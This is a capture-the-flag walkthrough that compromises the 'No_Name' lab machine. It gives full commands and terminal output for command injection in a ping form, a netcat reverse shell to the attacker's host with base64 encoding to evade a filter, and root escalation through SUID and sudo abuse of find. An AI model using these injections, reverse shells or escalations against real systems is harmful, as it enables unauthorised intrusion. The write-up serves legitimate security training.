No_Name Walkthrough
Host Network: 192.168.56.0/24
Kali Host: 192.168.56.117

Host Discovery:

```
sudo netdiscover -i eth0 -r 192.168.56.0/24
nmap -F 192.168.56.0/24
```

host discovered at 192.168.56.122

Port/Service Discovery:

```
nmap -sV -Pn -p- --open 192.168.56.122 > scan_service.txt
nmap -sC -A -Pn -p- --open 192.168.56.122 > scan_full.txt
```

Ports found:

80 http Apache

Service Enumerations and Attacks:

Only one port open, a http webpage

Brower http: 80

Simple webpage with submit box with a static response, nothing in the source. Dead end

Dirb

```
dirb http://192.168.56.122
```


/admin

Visiting /admin just returns a page with some static images, lets try some other wordlists

```
dirb http://192.168.56.122 /usr/share/wordlists/dirb/big.txt -X .php
```

/superadmin.php

Visiting http://192.168.56.122/superadmin.php returns a page like the index page except now the submissions box now takes ip addresses to ping.



```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.015 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.033 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.031 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2033ms
rtt min/avg/max/mdev = 0.015/0.026/0.033/0.009 ms
```

The submission box doesn't seem to allow commands other than ping to be parsed to the host machine but let's see if we can get around the input sanitation with piping.

```
| whoami
```

We get the response "www-data", so the command has bypassed the front-end sanitisation. Let's inject a command to spawn a netcat reserve shell

```
nc -nvlp 4444
```

(on kail host)

```
| nc 192.168.56.117 4444 -e /bin/bash   (webpage)
```

We didn’t get any response so we can assume that the front end not allowing any netcat commands, we can try to get around this by encoding our command in base64 and parsing it back to a UTF8 as a bash command on the host machine.

```
echo “nc 192.168.56.117 4444 -e /bin/bash” | base64
bmMgMTkyLjE2OC41Ni4xMTcgNDQ0NCAtZSAvYmluL2Jhc2gK (output)
| echo bmMgMTkyLjE2OC41Ni4xMTcgNDQ0NCAtZSAvYmluL2Jhc2gK | base64 -d | bash
```

If you look back at your kali terminal, you should now have a connection into the host system.

## Privilege Escalation

We’re now on the host machine but we’re running as a service, not a legitimate user. First lets spawn a bash shell and check what users are in the system

```
which python; which python2; which python3
        /usr/bin/python3          (output)
python3 -c 'import pty; pty.spawn("/bin/bash")'
cat /etc/passwd
ls /home
```

The first two commands are just seeing if there is a version of python installed (in this case python3), and then using it to spawn a shell. The next two commands show that we have the root user and two standard users, “haclabs” and “yash”. We have access to both their home directories and all that’s really in them is their respective user flags.
The doesn’t see to be anything else to do with the home directories so lets start enumerating what files and SUID enabled binaries we can dig up.


```
find / -perm -u=s 2>/dev/null     (look for SUID)
find / -type f -name *.txt 2>/dev/null     (look for .txt files)
find / -user haclabs -type f 2>/dev/null  (look for any files belonging to haclabs)
find / -user yash -type f 2>/dev/null      (look for any files belonging to yash)
```

Interestingly the /usr/bin/find binary has the SUID bit set, and we found an interesting file “/usr/share/hidden/.passwd” belonging to the user yash.

As it’s the most promising of the two results lets try the SUID find command, a quick search on https://gtfobins.github.io/ for the ‘find’ command gives us the following command for root escalation

```
find . -exec /bin/bash -p \; -quit
```

Running that on the host machine has worked! We are now root!


kali@kali: ~/Documents/completed/no_name
File Actions Edit View Help

```
/snap/core18/1668/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1668/usr/lib/openssh/ssh-keysign
/bin/mount
/bin/fusermount
/bin/umount
/bin/ping
/bin/su
www-data@haclabs:/$ find / -user yash -type f 2>/dev/null
find / -user yash -type f 2>/dev/null
/home/yash/flag1.txt
/home/yash/.bashrc
/home/yash/.cache/motd.legal-displayed
/home/yash/.profile
/home/yash/.bash_history
/usr/share/hidden/.passwd
www-data@haclabs:/$ find . -exec /bin/bash -p \; -quit
find . -exec /bin/bash -p \; -quit
bash-4.4# whoami
whoami
root
bash-4.4# cd /root
cd /root
bash-4.4# ls
ls
flag3.txt
bash-4.4# cat flag3.txt
cat flag3.txt
Congrats!!!You completed the challenege!


                                                            ()    ()

                                                          \          /
                                                           ----------

bash-4.4# echo "luc chapman 18806759"
echo "luc chapman 18806759"
luc chapman 18806759
bash-4.4#
```

Even though we've technically rooted this machine, lets exit out of root and try the other lead we got, the hidden file owned by yash.

```
cat /usr/share/hidden/.passwd
```

Inside the file we get what appears to be the passwd for one the users, "haclabs1234"
Lets try to su into one of the users

```
su yash
password: haclabs1234
```

Didn't work, lets try the other

```
su haclabs
password: haclabs1234
```


Success! We're now logged in as the legitimate user haclabs.
First off lets see if this user has any sudo permissions

```
sudo -l
```

Again the binary "/usr/bin/find" seem to be our entrance we can run the command in sudo without needing the sudo password. Lets try using the same command from gtfo bins except with sudo in front of it and dropping the '-p'.


```
sudo find . -exec /bin/sh \; -quit
```

Success, we're again root! We've successfully taken this machine over two ways now, though both hinged on the same binary.


kali@kali: ~/Documents/completed/no_name
File Actions Edit View Help


```
www-data@haclabs:/$ cat /usr/share/hidden/.passwd
cat /usr/share/hidden/.passwd
haclabs1234
www-data@haclabs:/$ su yash
su yash
Password: haclabs1234

su: Authentication failure
www-data@haclabs:/$ su haclabs
su haclabs
Password: haclabs1234

haclabs@haclabs:/$ sudo -l
sudo -l
Matching Defaults entries for haclabs on haclabs:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User haclabs may run the following commands on haclabs:
    (root) NOPASSWD: /usr/bin/find
haclabs@haclabs:/$ sudo find . -exec /bin/sh \; -quit
sudo find . -exec /bin/sh \; -quit
# whoami
whoami
root
# cd /root
cd /root
# cat flag3.txt
cat flag3.txt
Congrats!!!You completed the challenege!



                                                  ()   ()

                                                \           /
                                                 __________


# echo "luc chapman 18806759"
echo "luc chapman 18806759"
luc chapman 18806759
# 
```

Service Scan


~/Documents/completed/no_name/scan_service.txt - Mousepad
File Edit Search View Document Help
scan_full.txt
scan_service.txt

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-24 10:04 EDT
Nmap scan report for 192.168.56.122
Host is up (0.00038s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.30 seconds
```

Full Scan


~/Documents/completed/no_name/scan_full.txt - Mousepad
File Edit Search View Document Help
scan_full.txt
scan_service.txt

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-24 10:06 EDT
Nmap scan report for 192.168.56.122
Host is up (0.000081s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.29 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.42 seconds
```